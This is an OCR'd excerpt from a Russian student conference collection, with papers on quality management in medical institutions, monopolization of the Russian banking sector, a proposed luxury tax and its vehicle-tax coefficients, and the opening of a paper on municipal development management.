


Рис. 2 – Элементы механизма управления современным медицинским

учреждением[356]

TQM (Total Quality Management, тотальное управление качеством) – нацеленный на качество подход к управлением организацией, который основан на участии всех ее членов и направлен на достижение долговременного успеха путем удовлетворения потребительских нужд и выгоды для организации и общества в целом.

В основе системы TQM лежат 8 принципов:

- Ориентация на потребителя;
- Лидерство руководителя;
- Вовлечение работников;
- Процессный подход;
- Системный подход к менеджменту;
- Постоянное улучшение;
- Принятие решение на основе фактов;
- Взаимовыгодные отношения с поставщиками.

В соответствии с указанными принципами, эффективность управления медицинским учреждением является следствием создания, обеспечения и управления системой взаимоувязанных процессов. Возникает необходимость объединения процессов по созданию продукции (оказанию услуг) с процессами, которые дают возможность определить соответствие продукции требованиям потребителей на основе сбора и анализа информации, которая приходит из разных источников и интегрируется в процесс, позволяющий получить точные, обоснованные выводы.

Только системный подход к управлению дает возможность полноценного использования обратной связи с заказчиками и потребителями для осуществления современного качественного и эффективного управления медицинским учреждением. Вся система управления работает лучше, если организация рассматривается как единое целое, единая система.

Использованные источники:

1. Латуха О.А. Проблема эффективности управления качеством в медицинской организации: международный аспект // Вестник Новосибирского государственного педагогического университета. – 2017. - №1. – с. 230-240.
2. Лень Л.С., Никулина Т.Л. Управление медицинским учреждением в современных условиях: проблемы и пути решения // Вестник АГТУ. Сер.: Экономика. – 2016. - № 2. – с.73-79.
3. Хафизов М.Г. Современные подходы к формированию системы менеджмента качества и стандартизации процессного подхода в управлении медицинскими организациями // Сибирская финансовая школа. – 2017. - № 4. – с. 112-119.

[356] Латуха О.А. Проблема эффективности управления качеством в медицинской организации: международный аспект // Вестник Новосибирского государственного педагогического университета. – 2017. - №1. – с. 230-240.

УДК 336.71

Светличный А.В.
студент 4 курса
ФГАОУ ВО «Волгоградский государственный университет»
научный руководитель: Симаева Н.П., к.э.н.
доцент
Волгоградский государственный университет
Российская Федерация, г. Волгоград

ВЛИЯНИЕ МОНОПОЛИЗАЦИИ БАНКОВСКОГО СЕКТОРА НА РОССИЙСКУЮ ЭКОНОМИКУ[357]

Аннотация: В настоящее время российский банковский сектор претерпевает множество проблем, одна из них – постепенная монополизация рынка банковских услуг. В данной работе описываются причины такого положения и возможные пути решения. Ведь известно, что «здоровая конкуренция» на рынке банковских услуг служит стимулом для развития не только банковской сферы нашей страны, но и всей экономики в целом.

Ключевые слова: монополизация, банковский сектор, конкуренция на банковском рынке, национализация банков, лицензирование банковской деятельности.

Svetlichny A.V.
Student
Volgograd State University
Scientific adviser: Simaeva N.P.
C.e.s, Associate Professor of Volgograd State University
Russian Federation, Volgograd

INFLUENCE OF MONOPOLIZATION OF THE BANKING SECTOR ON THE RUSSIAN ECONOMY

Annotation: Currently, the Russian banking sector is experiencing many problems, one of which is the gradual monopolization of the banking services market. This paper describes the reasons for this situation and possible solutions. After all, it is known that "healthy competition" in the banking services market serves as an incentive for the development of not only the banking sector of our country, but also the entire economy as a whole.

Keywords: monopolization, banking sector, competition in the banking market, nationalization of banks, licensing of banking activities.

Серьезной проблемой для банковского сектора РФ в настоящее время является конкуренция. Конкуренция – один из основных факторов, который стимулирует всю банковскую сферу совершенствовать свой продукт и

[357] Исследование выполнено при финансовой поддержке гранта Института экономики и финансов ФГАОУ ВО «Волгоградский государственный университет» в рамках научного проекта № 2018-3 «Финансовое обеспечение деятельности экономических субъектов».

улучшать качество предоставляемых услуг заемщикам. Если наблюдается тенденция, в результате которой различные малые банки начинают некомфортно себя чувствовать в связи с тем, что более крупные игроки вытесняют их с рынка, то необходимо решать данную проблематику, так как она ведет к тому, что в будущем весь банковский сектор будет занят несколькими экономическими субъектами (крупнейшими банками), и так называемая «совершенная конкуренция» на рынке перестанет существовать, что отрицательно скажется на всей банковской системе страны и, главным образом, на заемщиках (потребителях).

Действительно, на российском рынке наблюдается явно сформировавшийся тренд постепенной монополизации банковского сектора РФ. Известно, что 55,3 % - доля от общих банковских активов, которые контролируют 5 крупнейших отечественных банков: Сбербанк, ВТБ, Газпромбанк, ВТБ24 и Россельхозбанк и данная цифра продолжает увеличиваться. Если проанализировать динамику, то, как показывают расчеты Национального рейтингового агентства, концентрация банковских активов и операций в России увеличиваются в пользу банков с государственным участием, причем по многим ключевым критериям.

Если сравнить показатели банков, входящих в топ-5, с группой кредитных организаций, которые находятся на 21-50 местах по величине активов, то ярко видна тенденция увеличения разрыва между крупнейшими и средними банками. Например, соотношение активов этих групп банков на начало 2009 г. составляло 3,5 раза (то есть активы первых 5 банков в сумме составляли 350% от суммарных активов банков, находящихся с 21 по 50 место). По итогам 2013 г. это соотношение составило уже 4,7, а в конце 2017 г. составляла 5,2.

Сложная ситуация сложилась также и с прибылью банковской системы. Общая прибыль банковского сектора по итогам 2017 года составила 790 млрд. руб. Можно уверенно утверждать, что основная часть прибыли пришлась на долю госбанков из топ-5. Так, по итогам ноября 2017 г., совокупная прибыль первых 5 крупнейших банков даже превысила общую прибыль по банковской сфере в целом (984,8 млрд. руб. против 870,3 млрд. руб.). При этом прибыль крупнейших банков превысила прибыль банков, находящихся на 21-50 местах по размеру активов, почти в 5,8 раз. В таких условиях крупные банки становятся еще больше, а доля рынка средних банков (не говоря уже о мелких) стремительно сокращается, так как наращивать капитал в таких условиях крайне трудно.

Также уже давно запустился процесс по отзыву лицензий у игроков - за последние пять лет лицензии были отозваны почти у 400 банков, и на сегодняшний день их осталось уже менее шестисот — а ведь десять лет назад эта цифра была почти в два раза больше. Глава Центробанка Эльвира Набиуллина уверяет, что «все действия по отзыву лицензий у банков направлены на оздоровление банковского сектора, избавление от слабых

игроков»[358]. Однако некоторые эксперты называют происходящее некой «зачисткой» и утверждают, что все больше банков переходят под контроль государства.

По сути, российское государство национализирует банковский сектор, что в будущем приведет к снижению качества финансовых услуг и росту инфляции. Укрепление такой системы может запустить механизм образования так называемых картельных сговоров, что, в конечном итоге, плохо скажется на заемщиках (могут быть завышены ставки по кредитам). Конкуренция будет уничтожена, качество предоставляемых услуг клиентам будет низким и в повседневную банковскую практику вернутся длинные очереди. Огосударствление банковской сферы является причиной возврата российской экономики к госкапитализму.

Экспертами признается опасность, которая нависла над многими банками (в основном, над региональными) со стороны государства и отмечается, что возможным спасением для банковского сектора будет переход к многоуровневой банковской системе. С 1 января 2018 года В РФ начал действовать закон о разделении кредитных организаций в зависимости от размера капитала на 2 типа банков - с базовой (размер уст. капитала-от 300 млн. руб.) и универсальной (размер уст. капитала-от 1 млрд.) лицензиями.

Применение существенных ограничений в деятельности банков с базовой лицензией не планируются, им как и прежде будут доступны операции по привлечению денег во вклады, открытию счетов, покупке и продаже иностранной валюты на бирже, осуществлению денежных переводов, выдаче кредитов физическим и юридическим лицам, предоставлению банковских гарантий и т.д. Однако такие банки с начала 2019 года не смогут сотрудничать с иностранными клиентами, а именно «открывать свои представительства в зарубежных странах, осуществлять лизинговые операции, размещать денежные средства в зарубежных организациях»[359]. Но к ним будет применяться более простое урегулирование, которое определит ЦБ РФ. Отныне они будут предоставлять в контрольные органы меньше отчетности (нет необходимости раскрывать информацию о принимаемых рисках, процедурах их управления и оценки), руководитель службы внутреннего контроля кредитной организации может не назначаться (им становится руководитель службы по управлению рисками). Планируется, что у коммерческого банка с базовой лицензией будет всего 5 нормативов Центрального Банка России, которые необходимо будет строго соблюдать. Для сравнения, у «универсальных» кредитных организаций таких нормативов – 13.

В отличие от коммерческих банков с базовыми лицензиями, банки с

---

[358] В России останется всего несколько банков // Росбалт – Электрон. текстовые данные. – Режим доступа: http://www.rosbalt.ru/business/2017/09/22/1648098.html

[359] *Универсальные и базовые лицензии для банков // ProfBanking – Электрон. текстовые данные. – Режим доступа: http://www.profbanking.com/articles/3546-universalnye-i-bazovye-litsenzii-dlya-bankov.html*

универсальной лицензией могут осуществлять свою деятельность на зарубежном рынке – открывать свои представительства и филиалы на территории иностранных государств.

Таким образом, данный закон «разделяет российскую банковскую систему по трем уровням регулирования - от наиболее жесткого у десятки системообразующих банков и кредитных организаций с универсальной лицензией до ограниченного у банков с базовой лицензией»[360].

По сути, предлагается попытка реформировать сложившуюся «неоднородную» банковскую систему, дав возможность малым и региональным банкам спокойно конкурировать и вести свою деятельность на рынке. Ведь известно, что на протяжении многих лет в РФ не существовало каких-либо существенных отличий между крупными и малыми кредитными организациями в части выполнения ими российского законодательства и требований Цетробанка (например, выполнения банковских нормативов). И понятно, что в условиях конкурентной борьбы с крупными кредитными организациями небольшим банкам в регионе очень трудно привлекать новые ресурсы в связи с тем, что на них ложилась большая регуляторная нагрузка. Данный законопроект должен остановить или даже снизить нарастающую долю крупнейших банков и призван запустить процесс стимулирования конкуренции на кредитном рынке.

В то же время, несмотря на положительные аспекты данной реформы, многие экономисты отмечают, что «закон, призванный помочь небольшим региональным банкам пережить кризис, может только ускорить их уход с рынка»[361].

И, действительно, на первый взгляд, банки с базовой лицензией будут испытывать меньшую нагрузку и смогут эффективнее вести свою деятельность с малым и средним бизнесом, но установление минимального требования к малым банкам «планки» в размере 300 млн. руб., скорее всего, приведет к сокращению числа действующих банков. Однако, учитывая мизерную долю данных банков в активах всей системы (менее 0,1%), уход данных игроков с рынка не окажет существенного влияния на доступность финансовых услуг. В то же время, данный законопроект возможно может привести к тому, что монополия крупных столичных банков в регионе усилится. Это связано с тем, что частные предприятия и компании, которые нуждаются в трансграничных операциях уйдут от «базовых» к «универсальным» банкам, так как только у последних будет право выхода на зарубежные рынки.

Также необходимо отметить тот факт, что крупным банкам невыгодно переходить на базовую лицензию, так как это скажется на их репутации и

---

[360] Банки начали разделяться и больше платить за вклады граждан // Российская газета. – Электрон. текстовые данные. – Режим доступа: https://rg.ru/2018/01/09/banki-nachali-razdeliatsia-i-bolshe-platit-za-vklady-grazhdan.html

[361] *Чего ждать от разделения банковских лицензий на базовые и универсальные // Коммерсантъ. – Электрон. текстовые данные. – Режим доступа: https://www.kommersant.ru/doc/3275034*

доверии клиентов, отмечается, что на самом деле выгоды от базовой лицензии не велики и так называемая «зачистка» банковского сектора продолжается. Действительно, многие эксперты утверждают, что процесс вытеснения малых банков продолжается. Например, председатель совета директоров площадки взаимного кредитования «Город Денег» **Ю. Лазовский** пишет, что **«**нынешняя лицензионная реформа продолжает политику Банка России по сокращению количества работающих на рынке кредитных организаций. Перевод большого количества мелких банков на базовую лицензию направлен, в первую очередь, на то, чтобы сделать их «смерть» более «цивилизованной**»** для вкладчиков и дешевой для АСВ, которому приходится выплачивать им страховое возмещение»[362].

Базовые лицензии, которые должны помочь малым банкам, на самом деле, возможно, сыграют с ними «злую шутку», так как многие вкладчики (клиенты) могут посчитать, что игроки с данными лицензиями - это некие «недобанки» и привлекательность данных кредитных учреждений снизится, что приведет к их вытеснению. В конечном итоге, разделение банков приведет к росту капитала в крупнейших отечественных банках и снижению давления на региональные. Однако вопрос о том, останутся ли малые игроки привлекательными для клиентов, остается открытым.

Для того чтобы эффективно развивать российскую экономику на основе многоуровневой банковской системы с развитой конкурентной средой необходимо провести следующие мероприятия.

В первую очередь, целесообразно начать стимулировать малые и средние банки, а также специализированные небанковские кредитные организации – так как они могут создавать хорошую конкуренцию крупным банкам. Ведь известно, что малые кредитные организации могут работать очень эффективно в результате того, что их руководство очень хорошо осведомлено о текущих проблемах и местных особенностях. Малые банки могут кредитовать малый бизнес, предоставляя кредиты на достаточно выгодных условиях, так как они более адаптированы к местным потребностям, нежели крупные столичные организации.

Необходимо подумать над разработкой системы разграничения сферы влияния крупных и малых банков по регионам. Например, ограничить вход крупным банкам в города, где уже господствует 2-3 «монополиста». Или же разрешить открывать свои представительства только на определенной территории (в фиксированном районе или области). Также на законодательном уровне можно ограничить крупнейшие банки в количестве создаваемых ими филиалов в городе (например, у Сбербанка только в одном районе города может функционировать 5-6 филиалов).

Возможно, необходимо ограничить некоторые функции Центрального банка, как главного контрольного органа над банковским институтом –

---

[362] *Разделение банковских лицензий: отдаленные последствия // Инвест-Форсайт – Электрон. текстовые данные. – Режим доступа: https://www.if24.ru/razdelenie-bankovskih-litsenzij-posledstviya/*

создать, например, независимый от Банка России комитет по надзору над кредитными организациями. В результате ЦБ уже не сможет самостоятельно отзывать лицензии и реформировать банковское законодательство - данные права можно будет осуществлять только после согласования с надзорным комитетом. Это заберет у Центробанка исключительное право по отзыву лицензий, тем самым проблема того, что одни кредитные организации пользуются благосклонностью «главного» банка, а другие наоборот, перестанет существовать.

Многие специалисты предлагают ликвидировать главного монополиста банковской сферы в лице Сбербанка путем разделения его на несколько банков. Однако существует мнение, что из-за такого поворота событий банковская система может значительно пострадать в результате передела собственности, но проблему монополизации никак не решить. Только создание равных условий развития кредитных учреждений позволит наблюдать постепенное вытеснения крупнейших банков с рынка.

В заключение хочется отметить, что проблема монополизации банковского сектора России очень важна, так как она непосредственно влияет не только на работу банков на своем микроуровне, но и на всю экономику в целом. Здоровая конкуренция очень важна для всех субъектов рынка кредитования, так как она стимулирует коммерческие банки гибко, оперативно и эффективно вести свою деятельность, повышать качество предоставляемых услуг, фиксировать оптимальные для клиентов процентные ставки по ипотечным кредитам, снижать издержки и т.д. Российское законодательство утверждают существование конкурентной среды на рынке банковских услуг, однако качественные и количественные показатели свидетельствует о монополизации банковского сектора нашей страны. Решение данной проблемы нельзя откладывать, так как при дальнейшем формировании такой системы что-либо изменить и исправить в будущем будет достаточно проблематично.

Использованные источники:

1. В России останется всего несколько банков // Росбалт – Электрон. текстовые данные. – Режим доступа: http://www.rosbalt.ru/business/2017/09/22/1648098.html
2. Универсальные и базовые лицензии для банков // ProfBanking – Электрон. текстовые данные. – Режим доступа: http://www.profbanking.com/articles/3546-universalnye-i-bazovye-litsenzii-dlya-bankov.html
3. Банки начали разделяться и больше платить за вклады граждан // Российская газета – Электрон. текстовые данные. – Режим доступа: https://rg.ru/2018/01/09/banki-nachali-razdeliatsia-i-bolshe-platit-za-vklady-grazhdan.html
4. Чего ждать от разделения банковских лицензий на базовые и универсальные // Коммерсантъ – Электрон. текстовые данные. – Режим доступа: https://www.kommersant.ru/doc/3275034
5. Разделение банковских лицензий: отдаленные последствия // Инвест-

Форсайт – Электрон. текстовые данные. – Режим доступа: https://www.if24.ru/razdelenie-bankovskih-litsenzij-posledstviya/

УДК 336.221

Селеева Е.С.
студент 3 курса
направление бухгалтерский учет
Оренбургский филиал им. Г.В. Плеханова
Россия, г. Оренбург

НАЛОГ НА РОСКОШЬ В РОССИЙСКОЙ ФЕДЕРАЦИИ

Аннотация: статья посвящена рассмотрению налога на роскошь, его появление и дальнейшее развитие в Российской Федерации. Рассмотрены ключевые задачи введения налога на роскошь в России, его положительные и отрицательные стороны, приведены статистические данные о предметах роскоши.

Ключевые слова: налог на роскошь, налог, доход, налогообложение, предметы роскоши, общество, социальное неравенство, налогоплательщик.

Seleeva E.S.
3-year student of the direction of accounting
Orenburg branch them. G.V. Plekhanov
Orenburg, Russia

LUXURY TAX IN THE RUSSIAN FEDERATION

Abstract: The article is devoted to the consideration of the luxury tax, its appearance and further development in the Russian Federation. The key tasks of introducing a luxury tax in Russia, its positive and negative sides are considered, statistical data on luxury items are presented.

Keywords: luxury tax, tax, income, taxation, luxury goods, society, social inequality, taxpayer.

Для того, чтобы рассмотреть и изучить налог на роскошь, сначала стоит разобрать само понятие «роскошь». Так что же такое роскошь? Издревле, данное понятие означало излишество в комфорте, в жизненных удовольствиях и удобствах, которое связано с расходами, превышающими средний уровень жизни; изобилие чего-либо. На сегодняшний день понятие «роскошь» не утратило своего исторического значения. Люди скупают дома, земельные участки, автотранспортные средства в немалом количестве и по возвышенным ценам. Так, в связи с опросами россиян, было выяснено, что роскошью считаются предметы, стоимость которых свыше 4,5 млн.руб. Поэтому государство решило рассмотреть данную проблему путем ввода налога на роскошь.

На рисунке 1 представлена диаграмма, показывающая в процентном содержании доли наиболее востребованных предметов роскоши.




Рис. 1 – Статистические данные наиболее востребованных предметов роскоши (%)

Также, по результатам статистическим данных, представленных на рисунке 2, установлено, что, в результате опроса граждан старше 18 лет, более 50% желали бы доход в размере одного миллиона в месяц.




Рис. 2 – Статистические данные желаемого уровня дохода граждан (%)

Также по опросам жителей России был проведен опрос, в котором нужно было высказать свое мнение на следующий вопрос: «Богатые должны платить государству повышенные налоги на роскошную жизнь?» результаты опроса приведены на рисунке 3.




Рис. 3 – Согласны ли жители столицы с утверждением: «Богатые должны платить государству повышенные налоги на роскошную жизнь?» (%)

Сейчас социально-экономическое развитие страны в значительной мере находится в зависимости от благосостояния и уровня жизни населения. Именно по этой причине налоговая политика, которая входит в часть социально-экономической политики государства, обязана быть ориентирована на:

- смягчение дифференциации в доходах физических лиц;
- стимулирование инвестиционной активности населения;
- рост уровня и качества жизни жителей страны.

Недостаток налоговой политики в Российской Федерации - это несправедливое распределение доходов между различными категориями граждан. В России с 2000 года по настоящее время социально-экономическое различие только увеличивается. Доходы 10% состоятельных граждан превышают доходы 10% самых бедных граждан России аж в 16,2 раза.

Вопрос в том, необходимо ли усовершенствовать ранее сформированную налоговую систему и есть ли необходимость вводить новые налоги с целью поддержания социального равновесия в обществе. В частности, одним из налогов, направленных на смягчение поляризации в доходах населения может стать налог на роскошь.

На протяжении долгого времени ведутся дискуссии властями нашего государства, о налоге на роскошные предметы. На сегодняшний день достаточно важным критерием является социальное расслоение общества, поэтому введение данного налога должно быть значительно и своевременно. В списке предметов роскоши, за всю историю существования человечества, побывали не только предметы которые нас сейчас окружают, но и те которые раньше были в излишке и сейчас они становятся потребностью в нашей обыденной жизни.

Государством используются специальные меры по борьбе с социальным неравенством в обществе, а так же в целях пополнения бюджета федерации в наиболее кризисные периоды. Данные меры нацелены на корректировку уровня налоговой нагрузки абсолютно для всех плательщиков налогов. Поэтому государство решило ввести налог на роскошь для категории граждан получающих сверхдоход и имеющие в собственности предметы роскоши.

Так в 2010 году в первый раз Государственной Думой Российской Федерации был рассмотрен проект закона № 442151–4 «О внесении изменений в часть первую и вторую Налогового кодекса Российской Федерации (в части установления налога на предметы роскоши)».

Данный законопроект имеет как свои положительные стороны, так и отрицательные, они отражены в таблице 1.

Таблица 1 – Результат введения налога на роскошь в 2010 году

Положительные стороны законопроекта	Отрицательные стороны законопроекта
• применение данного налога считалось бы эффективным средством корректирования всей налоговой системы, в особенности, в условиях отсутствия прогрессивной шкалы подоходного налога. • применение данного налога способствовало бы развитию Российской Федерации как социального государства, посредством внесения большей равномерности в распределение налогов, которое являлось бы средством к усиленному обложению более состоятельных лиц	• реализация предлагаемых изменений привела бы к двойному налогообложению имущества. • осуществление предлагаемых изменений привело бы к формированию различных нелегальных схем ухода от уплаты налога на предметы роскоши, к уменьшению стоимости различного вида имущества, которое попадает под понятие «предметы роскоши», к расширению теневого рынка.

Следующая попытка введения налога на роскошь на территории Российской Федерации была реализована в 2012 году, путем и внесения на рассмотрение Государственной Думой Российской Федерации законопроекта № 28997–6 «О внесении изменений в Бюджетный кодекс Российской Федерации, изменения в статью 13 части первой Налогового кодекса Российской Федерации и изменений в часть вторую Налогового кодекса Российской Федерации (в части введения налога на объекты роскоши)».

Таблица 2 – Результат введения налога на роскошь в 2012 году

Положительные стороны законопроекта	Отрицательные стороны законопроекта
• по оценкам экспертов, мог бы дополнительно обеспечить доходы казны в размере 200 млрд. рублей. • введение нового налога являлось бы эффективным средством борьбы с социальным неравенством общества.	• законопроект не был одобрен Советом Государственной Думы Российской Федерации в связи с несоблюдением требований части 3 статьи 104 Конституции Российской Федерации, а именно: «законопроекты о введении или отмене налогов, освобождении от их уплаты… могут быть внесены только при наличии заключения Правительства Российской Федерации».

Завершающую попытку введения налога на роскошь инициировали законодатели от партии «Справедливая Россия». Они доработали законопроект № 66360–6 «О внесении изменений в Бюджетный кодекс Российской Федерации, изменения в статью 13 части первой Налогового кодекса Российской Федерации и изменений в часть вторую Налогового кодекса Российской Федерации (в части введения налога на объекты роскоши)» от 2012 года. В итоге 23 апреля 2014 года Государственная Дума РФ не приняла его. Думский комитет по бюджету и налогам был против, чтобы приняли данный законопроект. Данный законопроект регламентирует введение двойного налогообложения на соответствующее имущество.

Введение указанного налога не допускается для инвалидов, пенсионеров, многодетных семей и других социально наименее защищенных категорий населения, которые не в силах нести дополнительное налоговое бремя из-за своего социального статуса. Но рассматриваемый законопроект так же был отклонен.

Изучая налог на предметы роскоши с точки зрения права, 1 января 2014 года в Налоговый Кодекс РФ внесены важные изменения в части порядка исчисления транспортного налога по дорогостоящим легковым автомобилям, средняя стоимость которых превышает 3 млн. руб.

Согласно п.2 статьи 362 НК РФ владелец автотранспортного средства, который попадает под действие данного законодательного акта, обязан уплачивать повышенный транспортный налог.

Таким образом, собственники дорогостоящих автомобилей обязаны рассчитывать транспортный налог с учетом повышающих коэффициентов.

Их размер зависит от стоимости автомобиля и от его года выпуска.

На сегодняшний день в РФ существуют повышающие коэффициенты при расчете налога на роскошь на автомобили, которые представлены в таблицах ниже:

Таблица 3 – Повышающие коэффициенты по налогу на роскошь для автомобилей

Стоимость автомобиля	Возраст автомобиля	Повышающий коэффициент
от 3 млн. руб. - 5 млн. руб.	До 3 лет	1,1
	Свыше 3 лет	1,0 (нет коэффициента)
от 5 млн. руб. - 10 млн. руб.	До 5 лет	2,0
	Свыше 5 лет	1,0 (нет коэффициента)
от 10 млн. руб. - 15 млн. руб. (включительно)	До 10 лет	3,0
	Свыше 10 лет	1,0 (нет коэффициента)
от 15 млн. руб.	До 10 лет	3,0
	Свыше 10 лет	1,0 (нет коэффициента)

Список легковых автомобилей средней стоимостью от 3 млн. руб. должен ежегодно, не позднее 1 марта, размещаться на официальном сайте Минпромторга в информационно-телекоммуникационной сети Интернет.

Согласно статистическим данным, повышение цен на новые автомобили так и продолжается. Поэтому пополнение перечня Минпромторга продолжится и в дальнейшем. В 2018 году общее количество автомобилей, согласно 44-страничному документу, составляет *1126 единиц, п*ричем большую часть автомобилей сложно назвать шикарными.

В список под ценником от 3-5 млн. рублей вошли более 500 моделей автомобилей. Всего каких-то четыре года назад большая часть этих моделей имела стоимость менее 2 млн. рублей и относилась хоть и к премиальному классу, но входила в его начальный уровень.

Стоит обратить внимание на то, что, несмотря на частое повышение цен на новые автомобили, правительство пока что так и не увеличило стоимостной *порог на модели автомобилей, которые попадают под налог на*

роскошь.

Однако разговоры на этот счет ведутся достаточно давно. В конечном итоге ежегодный перечень пополняется новыми автомобилями, которые с большим трудом можно назвать роскошными по своим характеристикам.

*Изучаемый налог может иметь льготную систему. О*свобождаются от уплаты налога на роскошь следующие категории граждан:

- родители многодетных семей;
- инвалиды (независимо от присвоенной степени);
- ветераны Великой Отечественной войны;
- герои Российской Федерации и СССР.

Данной льготой можно воспользоваться только в том случае, если мощность автомобиля менее 200 лошадиных сил.

Причем транспорта, соответствующего этим требованиям со стоимостью более 3 млн. рублей, достаточно мало в Росси*йской Федерации*.

Таким образом, можно сделать вывод, что в России существуют попытки введения налога на роскошь и осуществлена реализация в части налогообложения определенного предмета роскоши исходя из его стоимости. Но данная реализация не является успешной. Нужно тщательно проработать вопрос о предметах роскоши, дать им ясное определение, оценить их рыночную стоимость исходя из индивидуальной оценки, поднять вопрос о борьбе со схемами ухода от уплаты данного налога, оценить самих налогоплательщиков. Исследование законопроектов по введению налога на роскошь в Росси*йской Федерации* позволило определить значимые трудности, которые существуют в этой сфере и которые следует решить в наиболее коротки*й* период времени с целью социального выравнивания и перенаправления денежных средств в реальный сектор экономики.

Использованные источники:

1. Налоговый кодекс Российской Федерации (НК РФ)
2. Барсегян В. «Роскошный» налог // ЭЖ-Юрист. 2012. №23
3. Кутузова Е.А., Палкина Ю.А. Налог на роскошь в России. Выгоды и риски // Экономика и менеджмент инновационных технологий. 2014. № 4
4. Огородникова Е.П. - Развитие имущественных налоговых платежей в России на современном этапе / Е.Г. Огородников. – Мировая наука – 2017 №1 – с. 27-31
5. Налог на роскошь. «Новый список моделей автомобилей, попавших под налог на роскошь в 2018 году» - [Электронный ресурс] http://www.1gai.ru/baza-znaniy/zakonodatelstvo/520218-novyy-spisok-modeley-avtomobiley-popavshih-pod-nalog-na-roskosh-v-2018-godu.html (дата обращения 18.11.18)
6. Налог на роскошь: зарубежный опыт и российские перспективы - [Электронный ресурс] https://cyberleninka.ru/article/n/nalog-na-roskosh-zarubezhnyy-opyt-i-rossiyskie-perspektivy (дата обращения 18.11.18)

7. Налог на роскошь. Минпромторг России - [Электронный ресурс] http://minpromtorg.gov.ru (дата обращения 18.11.18)

УДК:336

Семакова В.А.
студент магистратуры 3 курса
направление : Экономика
Финансово – экономический институт
Тюменский государственный университет
Россия, г. Тюмень

УПРАВЛЕНИЕ МУНИЦИПАЛЬНЫМ СОЦИАЛЬНО-ЭКОНОМИЧЕСКИМ РАЗВИТИЕМ

Аннотация: Основная цель муниципального управления – повышение качества и уровня жизни населения муниципального образования, в связи с чем, перед органами местного самоуправления стоит двуединая задача: управление текущими делами для достижения оперативных целей и управление развитием муниципального образования для достижения стратегических целей. Решению этой двуединой задачи способствует применение технологии управления комплексным социально-экономическим развитием муниципального образования, включающей разработку и реализацию концепции (программы, плана) социально-экономического развития муниципального образования. В России происходят глобальные изменения, которые вносят дополнительные сложности в работу муниципального управляющего.

Ключевые слова: стратегическое планирование, большее муниципальное образование, ввода социально – экономическое муниципального развитие, стратегия в, местное самоуправление.

Semakova V.A.
master's student
Department of Finance, money circulation and credit
Financial and economic Institute
Tyumen state University
Russia, Tyumen

MANAGEMENT OF MUNICIPAL SOCIO-ECONOMIC DEVELOPMENT

Abstract: the main goal of the municipal government is to improve the quality and standard of living of the population of the municipality, in this connection, the local authorities have a two – pronged task: management of current Affairs to achieve operational goals and management of the development of the municipality to achieve strategic goals. The solution of this two-pronged problem is facilitated by the use of technology of management of complex socio-economic development of the municipality, including the development and implementation of the concept (program, plan) of socio-economic development of

the municipality. In Russia, there are global changes that make additional difficulties in the work of the municipal Manager.

Keywords: strategic planning, greater municipal formation, input of socio - economic municipal development, strategy , local self-government

